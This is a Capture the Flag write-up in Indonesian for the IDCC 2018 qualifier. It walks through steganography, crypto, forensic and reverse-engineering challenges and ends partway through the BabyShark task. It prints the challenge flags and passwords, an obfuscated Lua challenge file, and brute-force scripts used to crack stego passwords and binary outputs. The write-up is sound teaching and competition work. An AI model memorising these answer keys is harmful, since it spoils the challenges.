CAPTURE THE FLAG
Indonesia Cyber competition
2018

Write Up

Indonesia Cyber Competition (IDCC) 2018


Fariskhi Vidyan <fvidyan@gmail.com>

#Stegano

Secret Message (50pts)


Pada soal ini, peserta diberikah dua buah berkas gambar yang bernama password.jpg dan stored.jpg. Diketahui bahwa dua gambar tersembut menyimpan rahasia yang sepertinya dapat dibuka dengan kata sandi tertentu.

Gambar ‘password.jpg’



Gambar ‘stored.jpg’

Setelah melakukan berbagai percobaan, didapatkan sebuah *hex string* yang berada pada gambar password.jpg yang disembunyikan dengan menyamarkan *string* dengan warna yang ada. Untuk mempermudah pembacaan *string*, dapat mengatur pencahayaan atau kurva warna menggunakan *tools* manipulasi gambar seperti Gimp.



Hex string yang terbaca dapat di-*decode* menjadi ASCII.

```
$ python -c 'print "4c3333744d65496e".decode("hex")'
L33tMeIn
```

Langkah selanjutnya adalah dengan mencoba menggunakan sandi 'L33tMeIn' yang kemungkinan dapat digunakan untuk mendapatkan pesan rahasia dari stored.jpg. Karena tidak terdapat pola yang *obvious* pada rangkaian *bytes* dari berkas, maka *brute force* penggunaan perkakas steganografi dapat dilakukan. Salah satu caranya adalah menggunakan stego-toolkit[1].

```
$ docker run -it --rm -v $(pwd)/data:/data stego-toolkit /bin/bash
root@e9a7ca726111:/data# printf 'L33tMeIn' > password
```

[1] https://github.com/DominicBreuker/stego-toolkit

```
root@e9a7ca726111:/data# brute_jpg.sh stored.jpg password
Checking file stored.jpg with wordlist password

##############################
########## steghide ##########
##############################
Cracking stored.jpg with steghide - 10 threads
100%|#########################################################################
#################################################################| 1/1
[00:00<00:00, 278.10it/s]

Found 'password.txt'!
Extract with `steghide extract -sf stored.jpg -p "L33tMeIn"`

root@e9a7ca726111:/data# steghide extract -sf stored.jpg -p "L33tMeIn"
wrote extracted data to "password.txt".
root@e9a7ca726111:/data# cat password.txt
5uperBStr0ngP4ass
```

Sebuah *string* yang terlihat seperti sandi telah didapat menggunakan steghide. Kemungkinan di dalam berkas password.jpg ada pesan tersembunyi juga yang bisa diekstraksi menggunakan steghide dengan kata sandi tersebut.

```
$ steghide extract -sf password.jpg -p "5uperBStr0ngP4ass"
wrote extracted data to "flag.txt".
$ cat flag.txt
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}
```

Berkas flag.txt berhasil diekstraksi dan isinya berisi *flag*.

Flag: `IDCC{Ch4in1nG_5teg0_p4ssW0rD_}`

MPPPssst (80pts)

Pada soal ini, peserta diberikah dua buah berkas gambar yang bernama coverj,pg dan telordardarrr.mp3. Diketahui bahwa dua berkas ini menyimpan pesan rahasia. Pada berkas coverj,pg, ada sebuah *link* yang terdapat pada isi berkas tersebut.

```
$ strings cover.jpg
JFIF
,Download lyric here: pastebin.com/phxSqmq2
....
```

Pada *link* tersebut, ada sebuah lirik lagu dan juga *hint* pada bagian bawah teks.

```
Doing it boss!
Spreading level: 16286
Header wrote
File has been saved as: telordardarrr.mp3
Hiding process has finished successfully.
Cleaning memory...
```

Dengan melakukan pencarian berdasarkan kata kunci "Header wrote" "Spreading level", ditemukan sebuah aplikasi bernama AudioStego[2]. Setelah melakukan pengunduhan dan instalasi aplikasi tersebut, pesan rahasia di dalam telordardarrr.mp3 dapat diekstraksi menggunakan fitur *retrieval*.

```
$ ./hideme /vagrant/telordardarrr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}
```

Flag: `IDCC{st3Gano_s0und_n_h1d3}`

[2] https://github.com/danielcardeenas/AudioStego

#Crypto

DecryptME (50pts)

Ada sebuah kode Python decryptme.py dan berkas enkripsi yang merupakan hasil proses enkripsi terhadap *flag*. Berikut adalah isi dari kode Python yang diberikan.

```
from base64 import *
def enkripsi(plain, keys):
	enc = []
	plain = b64encode(plain)
	for i, l in enumerate(plain):
		kunci = ord(keys[i % len(keys)])
		teks = ord(l)
		enc.append(chr((teks + kunci) % 127))
	return ''.join(enc)
```

Langkah enkripsi yang dilakukan oleh kode di atas adalah:

1. Melakukan *encoding* terhadap *plaintext* dengan menggunakan Base64.
2. Menggeser semua karakter dari hasil *encoding* menggunakan *key*.

Karena *key*-nya bersifat siklis dan kita sudah mengetahui *prefix* dari *flag*, yaitu “IDCC“, kita bisa mencoba untuk melakukan *recovery* terhadap *key* dengan melakukan *reverse* dari proses enkripsi dengan *string* “IDCC”. Base64 dari “IDCC” adalah “SURDQw==” sehingga proses *reverse* bisa dicoba untuk dilakukan terhadap *string* “SURDQ” dengan melakukan *brute-force* per-karakter.

Berikut adalalah kode yang bisa digunakan:

```
a = "SURDQ3"
b = "F7=&D_6@9YU&9HA) MK9HL=RMSY3("

for i in range(0, len(a)):
    for j in range(0, 127):
        enc = chr((ord(a[i]) + j) % 127)
        if (enc == b[i]):
            print chr(j)
            break
```

Hasilnya adalah “r a j a r”. Kemungkinan, *key*-nya adalah “raja”. Dengan merekonstruksi fungsi enkripsi menjadi dekripsi dan menggunakan *key* yang telah didapatkan, berkas enkripsi dapat didekripsi menjadi *flag*.

Berikut adalah kode untuk melakukan dekripsi:

```
from base64 import *


def dekripsi(plain, keys):
      dec = []
      for i, l in enumerate(plain):
            kunci = ord(keys[i % len(keys)])
            teks = ord(l)
            d = (teks - kunci)
            if (d < 0):
                d = 127 + d
            dec.append(chr(d))
      return b64decode(''.join(dec))


print dekripsi(open('enkripsi', 'r').read(), 'raja')
```

Setelah kode dijalankan, *flag* akan didapatkan.

Flag: `IDCC{S1mpl3_4nd_stR4ight}`

OldCrypt (70pts)

Pada soal ini, ada dua berkas yang bernama flag dan kunci. Berikut adalah isi dari masing-masing berkas.

Berkas flag:

```
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}
```

Berkas kunci:

```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

Sekilas terlihat seperti *substitution cipher*. Biasanya, *substitution cipher* mempunyai *key* dengan panjang 26 (jumlah afabet). Pada berkas kunci, apabila semua *string* 404 dihapus maka akan didapatkan*key* dengan panjang 26.

```
rloakcftebhvzmdsgnxypqwiju
```

Dengan menggunakan *tool* seperti https://www.dcode.fr/monoalphabetic-substitution, apabila *key* yang digunakan benar maka *flag* akan didapatkan.

Flag: `IDCC{y0u_Pwn3D_m3_n1Ce}`

#Forensic

Freedom (120pts)

Di satu-satunya soal forensik yang ada pada penyisihan CTF ini, diberikan sebuah berkas image.img. Identifikasi terhadap berkas tersebut menunjukkan bahwa berkas adalah sebuah *image* DOS/MBR Boot Sector. Informasi mengenai *image* tersebut dapat dilihat menggunakan fdisk.

```
$ file image.img
image.img: DOS/MBR boot sector
$ fdisk -l image.img
Disk image.img: 52.5 MiB, 55050240 bytes, 107520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xb6db02a0

Device     Boot Start    End Sectors Size Id Type
image.img1 *      512   8703    8192   4M 83 Linux
image.img2       9216 107519   98304  48M 83 Linux
```

Image dapat di-*mount* ke dalam direktori dengan perkakas mount. *Offset* dari image.img1 adalah 512 (start) * 512 (*bytes* sektor) = 262144 dan *offset* dari image.img2 adalah 9216 (*start*) * 512 (*bytes* sektor) = 4718592.

```
$ sudo mount -o offset=262144,rw image.img image1/
$ sudo mount -o offset=4718592,rw image.img image2/
```

Tidak ada yang menarik pada image1 karena hanya berisi vmlinux (*kernel boot executable*) dan grub.cfg. Pada image2, ada banyak berkas. Untuk mengurutkan semua berkas berdasarkan *last modified*, maka dapat digunakan perkakas find dan sort.

```
$ find . -printf "%T@ %Tc %p\n" | sort -n
0.0000000000 Thu 01 Jan 1970 12:00:00 AM UTC .
0.0000000000 Thu 01 Jan 1970 12:00:00 AM UTC ./lost+found
1397140474.0000000000 Thu 10 Apr 2014 02:34:34 PM UTC
./lib/firmware/rtl_nic/rtl8105e-1.fw
1397140474.0000000000 Thu 10 Apr 2014 02:34:34 PM UTC
./lib/firmware/rtl_nic/rtl8106e-1.fw
1397140474.0000000000 Thu 10 Apr 2014 02:34:34 PM UTC
./lib/firmware/rtl_nic/rtl8106e-2.fw
....
```

Yang menarik adalah berkas yang diakses pada bulan September 2018.

```
1536194523.0312366670 Thu 06 Sep 2018 12:42:03 AM UTC ./etc/config/uhttpd
1536194523.0612366670 Thu 06 Sep 2018 12:42:03 AM UTC ./etc/config/luci
1536194523.0612366670 Thu 06 Sep 2018 12:42:03 AM UTC ./etc/uci-defaults
1536194523.5612366610 Thu 06 Sep 2018 12:42:03 AM UTC ./etc/dnsmasq.time
1536194523.5712366610 Thu 06 Sep 2018 12:42:03 AM UTC ./etc/ethers
1536194524.0000000000 Thu 06 Sep 2018 12:42:04 AM UTC
./etc/dropbear/dropbear_dss_host_key
1536194524.0412366560 Thu 06 Sep 2018 12:42:04 AM UTC ./etc/dropbear
1536195189.1287630950 Thu 06 Sep 2018 12:53:09 AM UTC ./etc/config/firewall
1536195472.6387668980 Thu 06 Sep 2018 12:57:52 AM UTC ./etc/shadow
1536195472.6487668980 Thu 06 Sep 2018 12:57:52 AM UTC ./etc/passwd
1536195472.6587668980 Thu 06 Sep 2018 12:57:52 AM UTC ./etc
1536195472.6587668980 Thu 06 Sep 2018 12:57:52 AM UTC ./etc/config/dropbear
1536195498.5787672460 Thu 06 Sep 2018 12:58:18 AM UTC ./etc/config/system
1536195498.7287672480 Thu 06 Sep 2018 12:58:18 AM UTC ./etc/rc.d
1536195498.7287672480 Thu 06 Sep 2018 12:58:18 AM UTC ./etc/rc.d/S98sysntpd
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libcurses.so
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libform.so
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libform.so.5
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libmenu.so
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libmenu.so.5
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libncurses.so
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libncurses.so.5
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libpanel.so
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/lib/libpanel.so.5
1536195707.0858223590 Thu 06 Sep 2018 01:01:47 AM UTC
./usr/lib/opkg/info/libncurses.list
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC
./usr/lib/opkg/info/terminfo.list
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo/a
```

```
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo/d
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo/l
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo/r
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo/s
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo/v
1536195707.9658173910 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/share/terminfo/x
1536195707.9758173340 Thu 06 Sep 2018 01:01:47 AM UTC ./usr/bin
1536195707.9758173340 Thu 06 Sep 2018 01:01:47 AM UTC
./usr/lib/opkg/info/nano.list
1536195999.6038718520 Thu 06 Sep 2018 01:06:39 AM UTC ./etc/config/network
1536195999.8238723830 Thu 06 Sep 2018 01:06:39 AM UTC ./etc/config
1536195999.8238723830 Thu 06 Sep 2018 01:06:39 AM UTC ./etc/config/dhcp
1536201049.5771380320 Thu 06 Sep 2018 02:30:49 AM UTC ./root
1536201364.7422282050 Thu 06 Sep 2018 02:36:04 AM UTC
./usr/lib/lua/luci/view/flag.lua
1536201409.4114638800 Thu 06 Sep 2018 02:36:49 AM UTC ./usr/lib/lua/luci/view
1536203795.5688296620 Thu 06 Sep 2018 03:16:35 AM UTC ./usr/lib/libblkid.so
1536203795.5688296620 Thu 06 Sep 2018 03:16:35 AM UTC ./usr/lib/libblkid.so.1
1536203795.5688296620 Thu 06 Sep 2018 03:16:35 AM UTC
./usr/lib/opkg/info/libblkid.list
1536203796.4988335120 Thu 06 Sep 2018 03:16:36 AM UTC ./usr/lib/libuuid.so
1536203796.4988335120 Thu 06 Sep 2018 03:16:36 AM UTC ./usr/lib/libuuid.so.1
1536203796.4988335120 Thu 06 Sep 2018 03:16:36 AM UTC
./usr/lib/opkg/info/libuuid.list
1536203798.0388398850 Thu 06 Sep 2018 03:16:38 AM UTC ./usr/lib
1536203798.0388398850 Thu 06 Sep 2018 03:16:38 AM UTC ./usr/lib/libsmartcols.so
1536203798.0388398850 Thu 06 Sep 2018 03:16:38 AM UTC ./usr/lib/libsmartcols.so.1
1536203798.0388398850 Thu 06 Sep 2018 03:16:38 AM UTC
./usr/lib/opkg/info/libsmartcols.list
1536203798.0488399280 Thu 06 Sep 2018 03:16:38 AM UTC ./usr/sbin
1536203798.0588399670 Thu 06 Sep 2018 03:16:38 AM UTC ./usr/lib/opkg/info
1536203798.0588399670 Thu 06 Sep 2018 03:16:38 AM UTC
./usr/lib/opkg/info/fdisk.list
1536203798.0888400910 Thu 06 Sep 2018 03:16:38 AM UTC ./usr/lib/opkg/status
1536224610.1109847410 Thu 06 Sep 2018 09:03:30 AM UTC ./etc/inittab
1537496057.7070148220 Fri 21 Sep 2018 02:14:17 AM UTC ./root/notes.txt
```

Ada beberapa berkas yang memiliki isi yang seperti mengarah pada *flag* yang dicari.

Contohnya adalah berkas ./root/notes.txt

```
"First Blood. I'm on fire!"
WrTP5up3RPa55!!


"I thank you from the bottom of my souls."
```

Contoh lainnya adalah berkas ./usr/lib/lua/luci/view/flag.lua.

```
function IllIlllIllIlllIlllIlllIll(IllIlllIllIllIll) if
(IllIlllIllIllIll==(((((919 + 636)-636)*3147)/3147)+919)) then return not true end
if (IllIlllIllIllIll==(((((968 + 670)-670)*3315)/3315)+968)) then return not false
end end; local IIllllIIllll = (7*3-9/9+3*2/0+3*3);local IIlllIIlllIIlllIIlllII =
(3*4-7/7+6*4/3+9*9);local IllIIIIlIIIIIlI = table.concat;function
IlIIIIIIIIIIII(IIIIIIIIIIll) function IIIIIIIIIIll(IIIIIIIIIIll) function
IIIIIIIIIIll(IlIIlIIIIIlI) end end end;IlIIIIIlIIIIII(900283);function
IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIIIIIIII) function
IIIIIIIIIIll(IIIIIIIIIIlI) local IIIIIIIIIIIIIIIIIIII = (9*0-7/5+3*1/3+8*2) end
end;IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII(9083);local IIlIIIIIIIIIII =
loadstring;local IIIIIIIIIIIIIIII =
{'\45','\45','\47','\47','\32','\68','\101','\99','\111','\109','\112','\105','\10
8','\101','\100','\32','\67','\111','\100','\101','\46','\32','\10','\114','\101',
'\113','\117','\105','\114','\101','\32','\34','\110','\105','\120','\105','\111',
'\46','\102','\115','\34','\10','\114','\101','\113','\117','\105','\114','\101','
\32','\34','\105','\111','\34','\10','\10','\32','\32','\32','\108','\111','\99','
\97','\108','\32','\102','\61','\105','\111','\46','\111','\112','\101','\110','\4
0','\34','\47','\114','\111','\111','\116','\47','\110','\111','\116','\101','\115
','\46','\116','\120','\116','\34','\44','\34','\114','\34','\41','\10','\32','\32
','\32','\105','\102','\32','\102','\126','\61','\110','\105','\108','\32','\116',
'\104','\101','\110','\32','\10','\32','\32','\32','\112','\114','\105','\110','\1
16','\40','\34','\73','\68','\67','\67','\123','\79','\112','\101','\110','\87','\
82','\84','\105','\53','\57','\48','\48','\68','\33','\125','\34','\41','\10','\10
','\32','\32','\32','\101','\108','\115','\101','\32','\10','\32','\32','\32','\11
2','\114','\105','\110','\116','\40','\34','\87','\101','\32','\97','\108','\108',
'\32','\108','\105','\118','\101','\32','\101','\118','\101','\114','\121','\32','
\100','\97','\121','\32','\105','\110','\32','\118','\105','\114','\116','\117','\
97','\108','\32','\101','\110','\118','\105','\114','\111','\110','\109','\101','\
110','\116','\115','\44','\32','\100','\101','\102','\105','\110','\101','\100','\
32','\98','\121','\32','\111','\117','\114','\32','\105','\100','\101','\97','\115
','\46','\34','\41','\10','\10','\32','\32','\32','\101','\110','\100','\10',}IllI
IlIIIlIIII(IlIIIIIlIIIIIlI(IIIlIlIlIlIlIlIIII,IIIIIIIIlllllllllIIIIIIII))()
```

Berkas flag.lua adalah sebuah kode Lua yang sudah diobfuskasi. Apabila dijalankan, maka akan keluar pesan *error* seperti di bawah ini.

```
lua: [string "--// Decompiled Code. ..."]:2: module 'nixio.fs' not found:
      no field package.preload['nixio.fs']
      no file '/usr/local/share/lua/5.2/nixio/fs.lua'
      no file '/usr/local/share/lua/5.2/nixio/fs/init.lua'
      no file '/usr/local/lib/lua/5.2/nixio/fs.lua'
      no file '/usr/local/lib/lua/5.2/nixio/fs/init.lua'
      no file '/usr/share/lua/5.2/nixio/fs.lua'
```

```
      no file '/usr/share/lua/5.2/nixio/fs/init.lua'
      no file './nixio/fs.lua'
      no file '/usr/local/lib/lua/5.2/nixio/fs.so'
      no file '/usr/lib/x86_64-linux-gnu/lua/5.2/nixio/fs.so'
      no file '/usr/lib/lua/5.2/nixio/fs.so'
      no file '/usr/local/lib/lua/5.2/loadall.so'
      no file './nixio/fs.so'
      no file '/usr/local/lib/lua/5.2/nixio.so'
      no file '/usr/lib/x86_64-linux-gnu/lua/5.2/nixio.so'
      no file '/usr/lib/lua/5.2/nixio.so'
      no file '/usr/local/lib/lua/5.2/loadall.so'
      no file './nixio.so'
stack traceback:
      [C]: in function 'require'
      [string "--// Decompiled Code. ..."]:2: in main chunk
      flag.lua:1: in main chunk
      [C]: in ?
```

Sepertinya kode akan menjalankan *dynamic runtime code evaluation* dan kode yang dievaluasi menggunakan modul “nixio.fs” tetapi modul itu tidak ditemukan. Untuk mencoba meihat kode yang dievaluasi, kode tersebut dapat dimodifikasi dengan mengubah perintah load string menjadi print pada variabel ‘lllllllllllll’. Ternyata *flag* diletakkan langsung pada kode Lua tersebut.

```
--// Decompiled Code.
require "nixio.fs"
require "io"

   local f=io.open("/root/notes.txt","r")
   if f~=nil then
   print("IDCC{OpenWRTi5900D!}")

   else
   print("We all live every day in virtual environments, defined by our ideas.")

   end
...
```

Flag: IDCC{OpenWRTi5900D!}

#Reverse

EzPz (50pts)

Diketahui bahwa ada *string* yang harus di-*reverse*, yaitu "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5". Proses *forward*-nya tidak diketahui. Peserta hanya diberikan *binary* EzPz yang merupakan ELF 64 bit.

Karena *binary* tidak di-*strip*, ada banyak *debug symbols* yang dapat dilihat struktur dan penamaannya. Ada sebuah fungsi yang bernama hs_main yang merupakan nama fungsi yang diproduksi oleh GHC (The Glassgow Haskell Compiler[3]). Selain itu, ada beberapa *string* "haskell" yang muncul pada *binary*. Dapat diasumsikan bahwa *binary* ini dikompilasi menggunakan GHC dari kode Haskell..

Jika *binary* EzPz dijalankan, sebuah *string* akan dikeluarkan ke *stdout*.

```
$ ./EzPz
"/V8H9~55"
```

Tidak terlalu jelas dari mana *string* itu berasal karena sepertinya tidak ada interaksi pengguna yang terjadi. Untuk mengetahui persis apa yang dilakukan oleh program, maka analisis statis terhadap instruksi mesin yang ada harus dilakukan. *Binary* yang dihasilkan GHC mempunyai struktur yang sama dan menggunakan *runtime core* yang sama sehingga analisis bisa dilakukan dengan melakukan *cross check* terhadap *binary* lain yang sudah diketahui kode Haskell-nya. Alternatif lainnya adalah melakukan analisis dinamis.

[3] https://www.haskell.org/ghc/

Salah satu cara untuk melakukan analisis dinamis adalah dengan menggunakan ltrace untuk melihat pemanggilan terhadap *library* yang digunakan. Dengan melihat *library* apa yang dipanggil sebelum penulisan *string* dilakukan, maka diharapkan ada sedikit informasi yang bisa didapatkan mengenai pemrosesan data yang terjadi.

```
$ ltrace ./EzPz
...
...
strlen("./EzPz")
= 6
malloc(7)
= 0x15530a0
strcpy(0x15530a0, "./EzPz")
= 0x15530a0
strrchr("./EzPz", '/')
= "/EzPz"
malloc(16)
= 0x15530c0
getenv("GHCRTS")
= nil
calloc(2, 8)
= 0x15530e0
strlen("./EzPz")
= 6
malloc(7)
= 0x1553100
strcpy(0x1553100, "./EzPz")
= 0x1553100
strrchr("./EzPz", '/')
= "/EzPz"
...
strlen("EzPz")
= 4
malloc(5)
= 0x1553e80
strcpy(0x1553e80, "EzPz")
= 0x1553e80
```

Terlihat ada pemrosesan terhadap *string* "./EzPz" dan "EzPz". Salah satu hal yang bisa ditebak dari sini adalah kemungkinan program akan membaca nilai argumen pertama

(yang merupakan nama berkas program), Apabila nama berkas diubah menjadi IDCC maka *string* yang dikeluarkan berbeda.

```
$ cp ./EzPz IDCC
$ ./IDCC
"c=/2Hp55"
```

String yang keluar adalah"c=/2Hp55" dan "c=/2H" adalah *prefix* dari "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5". Jika format *flag* adalah memang IDCC{[flag]} maka kemungkinan ini adalah *encoding* semacam Base64.

Salah satu cara untuk memecahkannya adalah dengan melakukan *brute force* per-karakter mulai dari "IDCC{" dan lihat yang mana yang menambah jumlah kecocokan *string* hasil keluaran dengan *string* yang dicari. Pada beberapa kasus, ada lebih dari satu karakter yang menghasilkan kecocokan yang sama. Jika hal itu terjadi, cukup pilih salah satu karakter dan lihat apakah pada *brute force* berikutnya terjadi penambahan kecocokan atau tidak. Jika tidak terjadi, maka bukan karakter itu yang harus dipilih.

Berikut adalah *script* yang dapat dipakai.

```
import string
import subprocess
import sys

t =
"{}_abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789a!#$%&'()*+,-.:;<=>?@[]
^|~"

flag = "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"

s = sys.argv[1]
```

```
for c in t:
    x = '"' + s + c + '"'
    cmd = 'cp EzPz ' + x + '; ./' + x + '; rm ' + x
    output = subprocess.check_output(cmd, shell=True)
    prefix = 0
    for i in range(0, len(output[1:-2])):
            if output[1:-2][i] == flag[i]:
                prefix += 1
            else:
                break
    print str(prefix) + " " + x
```

Prefix dari *flag* yang ingin dicoba diletakkan pada argumen *script*. Selanjutnya *script* harus dijalankan dan dicoba per-karakter hingga mendapatkan *string* yang diinginkan. Ketika nama berkasnya adalah "IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}" maka *string* yang keluar adalah yang diharapkan.

```
$ cp ./EzPz IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}
$ ./IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}
"c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
```

Flag: `IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}`

BabyShark (80pts)

Diketahui bahwa ada data yang diproses oleh program pada saat kompilasi. Program tersebut bernama babyshark yang merupakan ELF 64 bit dengan *debug symbols*. Dari simbol yang ada dapat dipelajari bahwa *binary* tersebut dikompilasi dari bahasa DLang[4], dapat dilihat dari simbol _Dmain dan _d_run_main.

Apabila *binary* dijalankan maka akan keluar teks seperti ini.

```
Flagnya sudah terenkripsi dengan aplikasi ini:
535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f45
6e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```

Ada beberapa simbol menarik yang terdapat pada *binary*:

- _D9babyshark7encryptFNaNfAyaZQe
- _D9babyshark9hexencodeFAyaZQe
- _D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx
- _D9babyshark__T3encVAyaa3_323232ZQsFNaN
- Dan banyak simbol lainnya dengan format _D9babyshark__T3encVAyaa3_XXXXXXZQsFNaN

Dua simbol pertama adalah fungsi encrypt() dan hexencode(). Simbol lainnya sepertinya adalah fungsi enc() yang melakukan enkripsi menggunakan *key* berbeda. Fungsi hexencode() sendiri dipanggil pada fungsi _Dmain.

```
public _Dmain ; weak
proc near
push    rbp
mov     rbp, rsp
```

[4] https://wiki.dlang.org/Compilers

```
sub     rsp, 10h
lea     rcx, _TMP3      ; "Flagnya sudah terenkripsi dengan aplika"...
mov     eax, 2Fh ; '/'
mov     rdx, rax
mov     [rbp+var_10], rdx
mov     [rbp+var_8], rcx
mov     rax, fs:0
add     rax, cs:off_6C1F98
mov     rdx, [rax+8]
mov     rdi, [rax]
mov     rsi, rdx
call    _D9babyshark9hexencodeFAyaZQe
mov     rdi, rax
mov     rcx, [rbp+var_8]
mov     rsi, rdx
mov     rdx, [rbp+var_10]
call    _D3std5stdio__T7writelnTAyaTQeZQqFNfQmQoZv
lea     rdx, _TMP4      ; "Pembuatannya dilakukan pada waktu kompi"...
mov     edi, 2Eh ; '.'
mov     rsi, rdx
call    _D3std5stdio__T7writelnTAyaZQnFNfQjZv
lea     rdx, _TMP5      ; "Bisakah kamu mengembalikan Flagnya?"
mov     edi, 23h ; '#'
mov     rsi, rdx
call    _D3std5stdio__T7writelnTAyaZQnFNfQjZv
xor     eax, eax
leave
retn
```

Data yang pada *offset* 0x6c1f98 adalah *flag* yang sudah terenkripsi yang akan di-*pass* ke hexencode(). Kemungkinan besar, enkripsi dilakukan dengan menggunakan fungsi encrypt(). Di fungsi encrypt() sendiri ada berbagai fungsi enc() yang dipanggil yang masing-masing sepertinya melakukan xor terhadap suatu data.

Karena enkripsinya menggunakan xor, maka apabila *key* dari enkripsi sudah ter-*hardcode* pada program, seharusnya proses dekripsinya adalah sama karena a ^ b = b ^ a. Oleh karena itu, apabila hexencode(flag) dapat diubah menjadi encrypt(flag) maka kemungkinan *flag* asli akan didapat.

